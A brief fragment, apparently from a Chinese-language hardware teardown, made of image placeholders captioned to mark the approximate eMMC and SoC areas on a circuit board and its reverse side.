
eMMC 範圍 (約略)

反面


SoC 範圍 (約略)




反面



